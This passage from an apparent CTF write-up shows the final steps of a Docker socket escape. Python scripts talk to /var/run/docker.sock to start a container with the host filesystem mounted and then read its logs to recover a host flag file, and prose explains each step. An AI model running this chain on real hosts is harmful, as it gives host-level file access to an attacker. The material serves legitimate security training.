
7. Copy the returned container ID
8. Start the container
1
2
3
4
5
6
7
8
9
10
11
12
13
python3 - <<'PY'
import socket
cid="a027fc510fd1c3a9dfb7cbbe39362f3c6a798558548db810bc18aa97a9ca3987"
req = (
 f"POST /containers/{cid}/start HTTP/1.1\r\n"
 "Host: localhost\r\n"
 "Connection: close\r\n\r\n"
)
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/docker.sock")
s.sendall(req.encode())
print(s.recv(8192).decode())
PY


Starting the container is the step where we actually execute the container we previously created. In the create phase, Docker only sets up the container configuration such as the image, command, and mounted filesystem, but it does not run anything yet. When we send the request POST /containers/<container_id>/start, we are instructing the Docker daemon to launch that specific container using its ID. At this point, Docker loads the container configuration, attaches any specified volumes like the host filesystem mount, and then executes the command defined inside the container (for example, reading /host/root/flag.txt). In simple terms, creating a container is like preparing a machine, while starting it is switching it on so the instructions inside it actually run. This step is crucial in the exploit because only after starting the container does the payload execute and allow us to access the target file system and retrieve the flag.

9. Read the logs to get the flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
python3 - <<'PY'
import socket
cid="a027fc510fd1c3a9dfb7cbbe39362f3c6a798558548db810bc18aa97a9ca3987"
req = (
 f"GET /containers/{cid}/logs?stdout=1 HTTP/1.1\r\n"
 "Host: localhost\r\n"
 "Connection: close\r\n\r\n"
)
s=socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
s.connect("/var/run/docker.sock")
s.sendall(req.encode())
data=b""
while True:
 chunk=s.recv(4096)
 if not chunk:
  break
 data+=chunk
print(data.decode(errors="ignore"))
PY


Reading the logs is the final step where we retrieve the output produced by the container we started. When we execute the Docker API request GET /containers/<container_id>/logs?stdout=1, we are asking the Docker daemon to return everything that the container printed to standard output during its execution. In this CTF, the container was designed to run a command like cat /host/root/flag.txt, which reads the flag file from the host system (because the host filesystem was mounted inside the container earlier). Since that command prints the flag to the terminal, Docker captures it as standard output. The logs API then exposes this output back to us. So, instead of directly accessing the file system, we are indirectly retrieving the result of the command execution through Docker’s logging system. This step completes the exploitation chain, because it confirms that the container successfully executed the payload and allows us to extract the flag from the returned log data.